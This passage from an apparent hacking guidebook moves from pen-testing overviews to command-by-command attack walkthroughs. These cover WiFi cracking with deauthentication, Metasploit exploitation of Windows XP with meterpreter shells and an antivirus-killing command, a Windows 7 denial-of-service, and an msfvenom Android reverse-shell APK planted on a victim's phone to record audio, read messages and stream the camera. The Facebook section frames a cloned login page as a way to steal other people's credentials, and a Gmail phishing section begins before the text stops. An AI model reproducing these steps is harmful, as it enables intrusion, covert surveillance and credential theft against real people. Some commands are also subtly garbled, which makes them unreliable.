- Exploitdb – The term “exploitdb” is the abbreviation for “Exploit Database”. Basically, exploitdb is a collection of exploits (i.e. a program that “exploits” a target’s vulnerability) and the software they can run on. The main purpose of this database is to provide a comprehensive and up-to-date collection of exploits that computer researchers and penetration testers can use.

You need to find vulnerability before attacking a target. And you need an exploit that works on the vulnerability you found. You’ll spend days (or even weeks) just searching for potential weaknesses and creating effective exploits. With exploitdb, your tasks will become quick and easy. You just have to run a search for the operating system and/or program you want to attack, and exploitdb will give you all the information you need.

- Aircrack-ng – This is a collection of tools that you can use to test WiFi networks. With Aircrack-ng, you can check the following aspects of wireless networks:
  - Testing – You can use it to test your drivers and WiFi cards.
  - Attacking – Use Aircrack-ng to perform packet injections against your targets.
  - Cracking – This tool allows you to collect data packets and crack passwords.
  - Monitoring – You may capture packets of data and save them as a text file. Then, you may use the resulting

files with other hacking tools.

- Johnny – This tool is an open-source GUI for “John the Ripper”, a well-known password cracker. It is possible to use “JTR” as is. However, Johnny can automate the tasks involved in cracking passwords. In addition, this GUI adds more functions to the JTR program.

## *Implement Your Plan*

Penetration testing requires persistence. You need to be patient while attacking your target. Sometimes, cracking a single password can take several days. Carefulness is also important. Protect the information you’ll gather as much as you can. If other people will get their hands on your findings, your target will be in extreme danger.

You don’t have to search for potential hackers before running your test. If you can keep your activities private and secure, you are good to go. This principle is crucial during the transmission of your findings to your clients. If you have to send the information via email, you must encrypt it and set a password for it.

You can divide the execution of an attack into four phases:

1. Collect information regarding your target. Google can help you with this task.
2. Trim down your options. If you conducted a successful research, you will have a lot of potential points of entry. You have limited time so it would be impossible to check all of those entry points. Evaluate each system and choose the ones that seem vulnerable.
3. Use your tools to reduce your options further. You can use scanners and data packet collectors to find the best targets for your attack.

4. Conduct your attack and record your findings.

### *Evaluate the Results*

Analyze the data you collected. That data will help you in detecting network vulnerabilities and proving their existence. Knowledge plays an important role in this task. You will surely face some difficulties during your first few tries. However, things will become easy once you have gained the requisite knowledge and experience.

Important Note: Create a written report regarding your findings. Share the data with your clients to prove that hiring you is one of the best decisions they made.

## ***The Different Forms of Penetration Tests***

The form of penetration test that you'll conduct depends on the needs of your client. In this part of the book, you'll learn about the different kinds of "pen tests".

### ***Black Box Tests***

In a black box test, you don't have any information regarding your target. Your first task is to research about your client's network. Your client will define the results they need, but they won't give you other pieces of data.

#### The Advantages

Black box tests offer the following advantages:

- The tester will start from scratch. Thus, he will act like a malicious hacker who wants to access a network.
- The tester will have higher chances of detecting conflicts in the network.
- The tester doesn't need to be an expert programmer. Unlike other types of pen tests, black box tests don't rely on ready-made scripts.

#### The Disadvantages

The disadvantages of black box tests are:

- It can be time-consuming.
- It is extremely complex. The tester needs to spend time and effort in designing and launching an attack.
- 

### ***White Box Tests***

These tests are detailed and comprehensive, since the hacker has access to all the information related to his target. For example, the hacker can use the



IP addresses and source codes of a network as basis for his attack.

This form of test relies heavily on codes and programming skills.

The Advantages

The main advantages of white box testing are:

- It makes sure that each module path is working properly.
- It makes sure that each logical decision is verified and comes with the right Boolean value.
- It allows the hacker to detect errors in scripts.
- It helps the hacker in identifying design flaws that result from conflicts between the target's logical flow and actual implementation.

### *Gray Box Tests*

Here, the hacker has access to some information regarding his target. You may think of a gray box test as a combination of black box and white box tests.

The Advantages

- The hacker can perform the test even without using the network's source code. Thus, the penetration test is objective and non-intrusive.
- There will be minimal connection between the tester and the developer.
- The client doesn't need to supply every piece of information to the tester. Sharing private or sensitive information with an outsider is extremely risky, especially if that third-party is skilled in attacking networks.

## ***Different Facets of a Penetration Test***

You can divide a penetration test into three facets, namely:

### **Network Penetration**

This facet focuses on the physical attributes of your target. The main goal of this facet is to identify vulnerabilities, determine risks, and ensure the security of a network. As the hacker, you should search for flaws in the design, operation, or implementation of the network you're dealing with. You will probably hack modems, computers, and access devices in this part of the attack.

### **Application Penetration**

In this facet, you will concentrate on the target's logical structure. It simulates hacking attacks to verify the effectiveness of the network's existing defenses. Application penetration usually requires hackers to test the firewall and/or monitoring mechanisms of their target.

### **System Workflows or Responses**

This facet focuses on how the organization's workflows and responses will change during an attack. It also involves the relationship of end-users with their computers. During this, the penetration tester will know whether the members of the network can prevent malicious attacks.

## *Manual and Automated Tests*

Penetration testers divide tests into two categories: manual and automated. Manual tests rely on the skills of a white hat hacker. The tester has complete control over the process. If he makes a mistake, the entire penetration test can prove to be useless. Automated tests, on the other hand, don't need human intervention. Once the test runs, the computer will take care of everything: from selecting targets to recording the results.

In this part of the book, you'll learn important information regarding these types of tests. You need to master this concept if you're serious about hacking. With this knowledge, you can easily determine the type of test that must be used in any situation.

### *Manual Penetration Tests*

You will run manual tests most of the time. Here, you will use your tools, skills, and knowledge to find the weaknesses of a network.

Manual tests involve the following steps:

- Research – This step has a huge influence over the entire process. If you have a lot of information about your target, attacking it will be easy. You can conduct research using the internet. For example, you may look for specific information manually or run your hacking tools.

Kali Linux has a wide of range of tools that you can use in this “reconnaissance” phase. With Kali's built-in programs, you can easily collect data about your targets (e.g. hardware, software, database, plugins, etc.).

- Assessment of Weaknesses – Analyze the information you collected and identify the potential weaknesses of the target.

Your knowledge and experience will help you in this task. Obviously, you need to work on the obvious weaknesses first. That's because these weaknesses attract black hat hackers.

- Exploitation – Now that you know the specific weaknesses of your target, you must perform an attack. You will “exploit” a weakness by attacking it with a hacking tool.
- Preparation and Submission of Output – Record all the information you gathered during the test. Arrange the data so that your clients can easily determine the next steps. Make sure that your report is clearly explained. Don't use jargon.

White hat hackers divide manual penetration tests into the following categories:

- Comprehensive Tests – This kind of test covers an entire network. A comprehensive test aims to determine the connections between the parts of a target. However, comprehensive tests are time-consuming and situational.
- Focused Tests – Tests that belong to this category concentrate on a specific risk or vulnerability. Here, the hacker will use his skills in pinpointing and exploiting certain vulnerabilities in a network.
- 

### *Automated Penetration Tests*

Automated tests are easy, fast, reliable and efficient. You can get detailed reports just by pressing a single button. The program will take care of everything on your behalf. In general, the programs used in this test are newbie-friendly. They don't require special skills or knowledge. If you can read and use a mouse, you're good to go.

The most popular programs for automated tests are Metasploit, Nessus, and OpenVAs. Metasploit is a hacking framework that can launch attacks

against any operating system. Hackers consider Metasploit as their primary weapon.

### Infrastructure Tests

A computer system or network usually consists of multiple devices. Most of these devices play an important role in keeping the system/network stable and effective. If one of these devices malfunctions, the entire system or network might suffer. That is the reason why penetration testers must attack the infrastructure of their targets.

### *The Basics of Infrastructure Tests*

An infrastructure test involves internal computer networks, internet connection, external devices, and virtualization technology. Let's discuss these in detail:

- Internal Infrastructure Tests - Hackers can take advantage of flaws in the internal security of a network. By testing the internal structure of a target, you will be able to identify and solve existing weaknesses. You will also prevent the members of the organization from attacking the structure from the inside.
- External Infrastructure Tests – These tests simulate black hat attacks. Because malicious hackers will attack a network from outside, it's important to check whether the external defense mechanisms of that network are strong.
- Wireless Network Tests – WiFi technology allows you to connect devices indirectly. Here, data packets will just travel from one device to another. This technology offers convenience. However, convenience creates vulnerability.

Hackers may scan for data packets that are being sent in a network. Once Aircrack-ng, Wireshark, or similar tools obtain these data packets, the

network will be prone to hacking attacks.

A wireless network test allows the white hat hacker to improve the target's defenses against wireless attacks. The tester may also use his findings to create guidelines for the network's end-users.

- Virtualization and Cloud Infrastructure Tests – Storing company-related information in third-party servers is extremely risky. The hackers may capture the data as it goes to the “cloud” server. They may also attack the cloud server itself and access all the information stored there. Because the incident happened outside the network, tracking the culprits can be extremely difficult.

## ***How to Write a Report***

Your efforts will go to waste if you won't record your results. To become a successful white hat hacker, you should know how to write good reports. In this part of the book, you'll discover important tips, tricks, and techniques in writing reports for penetration tests.

### ***Main Elements of a Report***

- **Goals** – Describe the purpose of your test. You may include the advantages of penetration testing in this part of the report.
- **Time** – You should include the timestamp of the activities you will perform. This will give an accurate description of the network's status. If a problem occurs later on, the hacker can use the timestamps of his activities to determine the cause of the issue.
- **Audience** – The report should have a specific audience. For example, you may address your report to the company's technical team, IT manager, or CEO.
- **Classification** – You should classify the document since it contains sensitive data. However, the mode of classification depends on your client.
- **Distribution** – Your report contains confidential information. If a black hat hacker gets access to that document, the network you were meant to protect will go down. Thus, your report should indicate the total number of copies you made as well as the people to whom you sent them. Each report must have an ID number and the name of its recipient.

## *Data Gathering*

Penetration tests involve long and complex processes. As a result, you need to describe every piece of information that you'll collect during the attack. Describing your hacking techniques isn't enough. You should also explain your assessments, the results of your scans, as well as the output of your hacking tools.

## *Creating Your First Draft*

Write the initial draft of your report after collecting all the information you need. Make sure that this draft is full of details. Focus on the processes, experiences, and activities related to your test.

## *Proofreading*

Typographical and/or grammatical errors can ruin your report. Thus, you need to review your work and make sure that it is error-free. Once you're satisfied with your output, ask your colleagues to check it. This approach will help you produce excellent reports.

## *Outline of a Test Report*

1. Executive Summary
  1. Scope and Limitations of the Project
  2. Objectives
  3. Assumptions
  4. Timeline
  5. Summary of Results
  6. Summary of Suggestions
2. Methodology
  1. Plan Formulation



2. Execution of the Attack

3. Reporting

3. Findings

1. Detailed Information Regarding the System

2. Detailed Information Regarding the Server

4. References

1. Appendix

## ***The Legal Aspect of Penetration Tests***

As a hacker, you will deal with confidential data concerning a business or organization. Accidents might happen, and the information may leak to other people. That means you need to be prepared for legal issues that may arise in your hacking projects.

This part of the book will discuss the legal aspect of hacking. Read this material carefully: it can help you avoid lawsuits and similar problems.

### *Legal Problems*

Here are some of the legal problems that you may face:

- Leakage of confidential information
- Financial losses caused by faulty tests

You can prevent the problems given above by securing an “intent statement”. This statement proves the agreement between the client and the tester. This document describes all of the details related to the penetration test. You’ll use an intent statement to avoid legal issues in the future. Thus, both parties should sign the document before the test starts.

## **Chapter 6: Specific Hacking Techniques**

This chapter will teach you several hacking techniques. These techniques are basic, yet extremely effective. They work in different situations: you may use them during practice or while testing a network. In addition, they rely on tools that are present in Kali Linux. If you are using Kali as your OS for your hacking activities, you won't have to download any additional tool. Important Note: Kali Linux is an OS that is especially designed for hackers and penetration testers. It's not meant to replace Windows or OS X. You can install Kali on a flash drive so you won't have to uninstall the OS of your computer. Whenever you need to hack something, just plug in your flash drive on a laptop/desktop and you're good to go. All of your hacking tools are inside your pocket, literally.

# *How to Hack WiFi Networks that Use WEP*

## *Encryption*

More and more people are using wireless networks. Thus, every hacker needs to know how to attack this kind of target. In this section, you'll use Kali Linux to hack a WEP-encrypted WiFi password.

Important Note: You're still practicing so don't use it on other people's network. It would be best if you'll create your own wireless network. There are a lot of videos on YouTube regarding that task. Watching videos and installing a network is better than getting arrested for attacking your neighbor's WiFi. Never forget: unauthorized hacking is illegal.

To hack a WEP-encrypted password, you should do the following:

1. Determine the ID of your computer's wireless adapter.

Each computer contains multiple network adapters. Your first task is to look for the wireless adapter and view its name. This step is quick and painless: you just have to open a terminal, type "*ifconfig*", and hit the Enter key. Your screen will show you something like this:



```
root@office:~# ifconfig
eth0: Link encap:Ethernet HWaddr 00:0c:29:bd:f4:45
      inet addr:192.168.63.129 Bcast:192.168.63.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:febd:f445/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:13 errors:0 dropped:0 overruns:0 frame:0
      TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1799 (1.7 KiB) TX bytes:4750 (4.6 KiB)
      Interrupt:19 Base address:0x2000

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:4 errors:0 dropped:0 overruns:0 frame:0
      TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:240 (240.0 B) TX bytes:240 (240.0 B)

wlan1: Link encap:Ethernet HWaddr cc:b2:55:58:c6:01
      UP BROADCAST MULTICAST MTU:1500 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)


root@office:~#
```

Most computers will give you three adapters: eth, lo, and wlan. For this task, you should focus on the “wlan” adapter. The image above shows that the name of the wireless adapter is “wlan1”.

## 2. Run the Airmon-ng program.

“Airmon-ng” is a part of the “Aircrack-ng” suite. It allows you to generate a monitoring interface for the attack. To activate this program, just type “*airmon-ng start wlan\_ID*”. Replace “wlan\_ID” with the name of your adapter (e.g. *airmon-ng start wlan1*”).

Your screen will show you this:



```
root@Office:~# airmon-ng start wlan1

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2300     NetworkManager
3147     wpa_supplicant
3270     dhclient

Interface  Chipset      Driver
wlan1      Realtek RT2870/9870  rtl2800usb - [phy3]
                    (monitor mode enabled on wlan0)

root@Office:~#
```


## 3. Capture data packets from your target network.

Now, you should collect some data packets available in your area. You need to use a tool called “airodump-ng” for this. Basically, “airodump-ng” (which is another member of the aircrack-ng suite) looks for data packets and shows you all of the existing WiFi networks near you.

The command that you should type is:

```
airodump-ng wlan0mon.
```

The terminal will show you a list of available networks. Here's an example:



```
CH 3 [ Elapsed: 16 s ] [ 2013-08-05 14:31 ]
BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:44:52:DA:9B:04 -78 5 0 0 6 54s WPA2 COMP PSK balkin.3d94
00:14:78:51:C5:4E -88 5 2 0 6 11 . OPN LINK

BSSID      STATION    PWR Rate Lost Frames Probe
00:14:78:51:C5:4E 00:1E:C2:C3:3A:91 -1 11 + 0 0 1

KALI LINUX
The harder you become, the more you are able to help
```

4. Save the data packets as a “cap” file.

You can accomplish this task by issuing the “--write” command to airodump-ng. The code that you should use is:

```
airodump-ng wlan0mon --write FileName
```

Just replace “FileName” with the filename that you want to use. Let's assume that you want to use “practice” as the file. The code becomes:

```
airodump-ng wlan0mon --write sample
```

The information will be saved in a file named “sample.cap”.

5. Run a password cracker.

Launch another terminal and run “aircrack-ng” to identify the password of the network. Just type the name of the program and specify the cap file you created earlier. For this example, the command is:

```
aircrack-ng sample
```

It's possible that your file contains more than one WiFi network. If that is the case, aircrack-ng will ask you to specify the one you want to attack. Follow the instructions on the screen and wait for the program to complete the process. The resulting code will have colons (":") in it. You can get the password of the network by removing the colons. For example, if you got EX:AM:PL:ES, the password of the network is EXAMPLES.

# ***How to Hack WiFi Networks that Use WPA/WPA-2***

## ***Encryption***

WEP-encrypted passwords are easy to hack. WPA/WPA-2 passwords, however, are time-consuming and resource-intensive. This is the reason why most WiFi networks use WPA/WPA-2 encryption. Cracking this form of encryption is difficult, but certainly doable. Here are the steps you need to take:

1. Launch a terminal and launch airmon-ng.

Type:

```
airmon-ng start wlan_ID
```

Replace “wlan\_ID” with the name of your adapter.

2. Capture data packets using the airodump-ng program.

You can complete this task by typing

```
airodump-ng wlan0mon
```

3. Save the packets inside a cap file.

4. The command that must type is:

```
airodump-ng wlan0mon --write NameOfFile
```

5. Take note of the BSSID of your target and initiate the program called “aireplay-ng”.

You’ll find the BSSID of a network in the airodump-ng screen. After getting that information, type:

```
aireplay-ng --deauth 0 -a BSSID wlan0mon
```



Replace “BSSID” with the BSSID of your target.

6. Use the following syntax:

```
aircrack-ng NameOfFile.cap -w dictionary.txt
```

7. Replace “NameOfFile.cap” with the cap file you generated. Then, replace “dictionary.txt” with the dictionary file that you want to use for the process. A dictionary file is a text file that contains possible passwords. Kali Linux has several dictionary files that you can use.
8. Wait for the program to complete the process. If your chosen dictionary file contains the encrypted password, aircrack-ng will give you a positive result. If the password is not in the text file, however, the program will ask you to specify another dictionary.

## ***How to Hack Windows XP***

Windows XP is an old operating system. In fact, Microsoft stopped issuing updates for this OS. However, many people are still using XP on their computers. Because this OS won't get any future updates, its existing vulnerabilities will be forever available to hackers and penetration testers.

This section will teach you how to attack Windows XP using the Metasploit framework. The author assumes that you are using Kali Linux and that you have a virtual machine that runs Windows XP. Virtual machines allow you to run multiple operating systems (in this case, Kali Linux and Windows XP) on a single computer. There are a lot of instructional materials regarding virtual machines on YouTube.

Important Note: Make sure that you are using a virtual machine. Practicing this hacking technique on a real Windows XP computer can lead to serious problems. If something bad happens on a virtual machine, you can just restart it by pressing some buttons. Busting an actual XP computer, on the other hand, may lead to repair costs.

### ***The Process***

You must break into a network before hacking the computers linked to it. However, this lesson doesn't require any network attack. That's because the XP operating system is installed in your Kali computer. Thus, the XP virtual machine belongs to your computer network.

To hack a Windows XP computer, you should:

1. Start the Metasploit Framework in your Kali Linux OS.

Launch a terminal and type:

```
service postgresql start
```

This command activates PostgreSQL on your computer. PostgreSQL serves as the database of Metasploit, so you should run it first before triggering the program itself. Now, type:

```
service metasploit start
```

And


*msfconsole*

If you did everything right, your terminal should look like this:

```

root@office:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@office:~# serv
servertool service
root@office:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
root@office:~# msconsole
bash: msconsole: command not found
root@office:~# msfconsole

```



The image shows the Metasploit ASCII art logo, which consists of a stylized skull-like shape formed by parentheses and underscores, with the letters 'MSF' and 'www' integrated into the design.

**KALI**

The quieter you become

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro  
 -- type 'go\_pro' to launch it now.

```

      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1060 exploits - 659 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

```

2. Use the “port scan” feature of Metasploit to find targets.

The Metasploit framework comes with various auxiliary tools. Port Scan is one of the best tools present in this framework. This tool allows you to scan all of the ports of a machine. It can provide you with detailed information about the open ports of your target. As you know, a port serves as a doorway for hackers. An open port is an open door.

Activate Port Scan by entering this command:

```
use auxiliary/scanner/portscan/tcp
```

Display the available scanning options by typing:

```
show options
```

By default, Port Scan will check each port present in the system. You don't want this to happen since the entire process will take a long time. It would be best if you'll specify the range of ports to be checked. Here's an example:

```
set ports 1-600
```

Now, you must specify the IP address of your target. This step is tricky since IP addresses may vary. For this example, you need to access the XP virtual machine and launch a command prompt. Type "ipconfig" and search for the machine's IP address. Let's assume that the IP address of your virtual machine is 192.168.62.122.

Return to your Kali OS and enter the following:

```
set RHOSTS 192.168.62.122
```

Type "*run*" to begin the process. Metasploit will display all of the open ports present in your virtual machine. If the scan didn't show any open ports, go back to your XP OS and turn off its firewall. Then, run the scan again. Let's assume that the scan discovered two open ports: 135 and 445.

Important Note: In actual practice, you won't know the IP address of your target. That means you need to use NMAP to find targets and their IP addresses.

3. Search for exploits.

This is one of the most important phases of the attack. You must find an exploit that works on your chosen target. Exit the Port Scanner by typing “*back*”. In the main screen of msfconsole, type “*search dcom*”. The “dcom” exploit is one of the best tools that can use to hack an XP computer.

Metasploit will show you the search results. Look for the module called “exploit/windows/dcerpc/ms03\_026\_dcom” and copy its name. Then, type the following:

```
use exploit/windows/dcerpc/ms03_026_dcom
```

Display the available options by typing:

```
show options
```

Indicate the IP address of your target. Here’s the code:

```
set RHOST 192.168.62.122
```

Choose the payload for your attack. The payload determines what will happen once you have breached the target’s defenses. It may set an open terminal or plant a virus. There are thousands of payloads available in the Metasploit framework. To find the right payload for your current attack, type:

```
payloads
```

4. The ideal payload for this lesson is “windows/shell\_bind\_tcp”. This payload opens a shell (or command prompt) in the target through a TCP port. You can set this payload by typing:

```
set PAYLOAD windows/shell_bind_tcp
```

5. Now that you have specified each aspect of the attack, type “*run*”.
6. Metasploit will tell you that a shell has been opened in your target computer. That shell gives you administrator privileges over your target. You may download files from that computer or send programs to it. You may also obtain screenshots of the computer if you want.

### *How to Use a Meterpreter on an XP Computer*

Meterpreters are the strongest payloads that you can use. They give you complete control over the infected machine. In this lesson, you’ll know how to send a meterpreter using Metasploit.

Important Note: This process is similar to the previous one. The only difference is that you’ll use a different type of payload. To keep this book short, let’s just use the information you collected earlier (the IP address and the open ports). The remaining stages of the attack are:

1. Identify the IP address of your Kali Linux computer.

Payloads have different requirements. For example, a payload may only need the IP address of your target. Some payloads, however, require the IP address of the attack – and meterpreters belong to this group. That means you need to set the IP of your computer as LHOST of a meterpreter payload.

If you don’t know the IP address of your Kali computer, launch a terminal and type: “*ifconfig*”. The terminal will display the information you need.

2. Launch the Metasploit framework.

Choose an exploit, set the RHOST, and indicate the payload. For this lesson, the exploit that you should use is “*ms08\_067\_netapi*”. This exploit

is the most popular exploit for XP computers. Set the meterpreter payload by typing:

```
windows/meterpreter/reverse_tcp
```

3. Type “exploit” to launch the attack. A meterpreter shell will appear on your target computer. This shell allows you to do a lot of things. To view the options available to you, just type a question mark. Here are some of the options:

1. sysinfo – This command gives you important information regarding your target.
2. getpid – With this command, you can identify the program your meterpreter is currently using.
3. getuid – Use this command to get some information about the user you attacked.
4. ps – This command shows all of the active processes on the system.
5. run killav – This command can deactivate the antivirus of your target system. Use it if you’re planning to inject some malicious programs into the computer you hacked.

## ***How to Crash a Windows 7 Computer***

You can hack Windows XP easily. Its younger “siblings” (Windows 7, 8, and 10), however, are tough nuts to crack. These modern systems don’t have unresolved vulnerabilities. That means you can’t run an exploit directly when hacking a modern OS.

In this section, your goal is to bring down a Windows 7 computer using the Metasploit framework. If you are successful, the target machine will display a blue screen with some gibberish on it. This process is extremely easy when done over a local area network.

Important Note: You must have Windows 7 on a virtual machine. Remember: don’t practice your hacking skills on an actual computer. The results can be disastrous.

Let’s divide the process into several steps:

### **Data Gathering**

You have to determine the IP address of your target. During an actual penetration test, this process can be difficult. You have to find a computer’s IP address without getting detected. In this lesson, however, identifying the IP address is quick and easy. You just have to access your virtual machine, launch a shell, and enter “ipconfig”. Look for the line that says IPv4.

### **Launching Metasploit**

Go back to your Kali Linux OS and open a terminal. Then, start the Metasploit framework by issuing the following commands:

```
service postgresql start  
service metasploit start  
msfconsole
```



The “msf” (Metasploit Framework) console will appear on your current terminal.

### Executing the Attack

Choose the exploit for this attack. The command that you must issue is:

```
use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

Type “*show options*” to view the options offered by this exploit. You’ll find that it has two requirements: RPORT and RHOST. Set “3389” as the RPORT, since it is the port for remote desktops. Set the IP address of your target as the RHOST. Then, type “*exploit*”.

Your target machine will display a blue screen and restart. Computer users refer to that blue screen as “blue screen of death”. Metasploit allows you to perform this trick many times. In the real world, this attack can be frustrating. Imagine what a person would do if his computer keeps on rebooting.

## ***How to Hack an Android Phone***

Metasploit has a powerful payload generator called “msfvenom”. With msfvenom, you can create payloads for any device that you want to hack. In this lesson, you’ll use msfvenom to hack an Android phone.

Here are the steps:

1. Access your Kali Linux computer and launch a terminal.
2. Specify the payload and generate an executable file. The command that you should type is:

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp  
LHOST=192.168.0.110 LPORT=4444 R>andro.apk
```

Important Note: Set your own IP address in the LHOST section of the code. Also, do not add extra space characters to this code.

3. This process will generate an apk file, which is an executable file for android devices. Send and install this apk file to the phone you want to hack.
4. Launch Metasploit by typing “msfconsole”.
5. Activate the multi-handler tool of Metasploit and set it up. You will use the multi-handler to control the apk file you sent. The commands that you must type are:

```
use/multi/handler  
set payload android/meterpreter/reverse_tcp  
set LHOST (insert your IP address here)  
set LPORT 4444  
exploit
```

6. Metasploit will launch the payload handler. Now, you just have to wait until your victim launches the installed app in his device. The name of this app is “MAIN ACTIVITY”. You will get a meterpreter terminal on the target device as soon as the app runs.
7. Take advantage of the hacked device by issuing commands. Here are some commands that you can use:
  1. geolocate – This command allows you to locate the target device.
  2. record\_mic – This command activates the microphone of the hacked device. The mic will record every sound that your victim makes. This information will be sent to your computer.
  3. dump\_sms – With this command, you can obtain the text messages present on the target device.
  4. webcam\_stream – This command launches a streaming session using the webcam of the target device.
  5. webcam\_snap – Use this command to take a shot using the camera of the hacked phone.
  6. dump\_contacts – This command grabs all of the contacts present in the target device.

## ***How to Hack a Facebook Account***

The Facebook system uses modern security mechanisms. It's extremely difficult to get past its defenses and obtain information about its users. Fortunately, you don't have to attack Facebook directly (unless you want to bring down the site). If you're just planning to steal the login information of other people, you can use a phishing tool from your Kali Linux computer. In this lesson, you'll create a fake Facebook login page. You'll send this fake webpage to Facebook users. Once a person logs in, you will obtain all the information he enters.

### ***Credential Harvester – The Basics***

Credential Harvester is a member of Kali's social engineering toolbox. It can create a phishing page and send login credentials to the hacker. This tool creates an IP address for the attack. As the hacker, you may modify the resulting IP address to make it more believable.

### ***The Process***

To use the Credential Harvester tool, you should:

1. Access your Kali Linux computer and launch a terminal.
2. Issue the "*setoolkit*" command.
3. You'll find the terms and conditions of the toolkit. Type "y" and hit the Enter key.
4. The terminal will list all of the available options. Enter "1", "2", and "3". This will launch the Credential Harvester tool.
5. Choose the option that says "Site Cloner".
6. Enter the following details:
  1. Your IP address

2. The URL of the website that you want to clone
7. Minimize the terminal and go to “Places”. Click on “Computer”, hit “VAR”, and open the “WWW directory”. Transfer all of the files inside “www” to “html”.
8. Visit [www.tinyurl.com](http://www.tinyurl.com) to shorten the IP address. Once a Facebook user clicks on your link and enters his login credentials, Credential Harvester will record the information for you. It will store the information inside a text file, which is located in the WWW directory (see above).

## ***How to Hack a Gmail Account***

This lesson will focus on a popular hacking tool called Wapka. This tool can help you collect the Gmail login credentials of your victims.

### ***Wapka – The Basics***

Wapka is a site creation platform. It offers free websites and hosting services. With this tool, you can create an effective phishing site in just a few minutes. Additionally, Wapka doesn't require extensive knowledge regarding PHP and MySQL.

### ***The Requirements***

1. A target
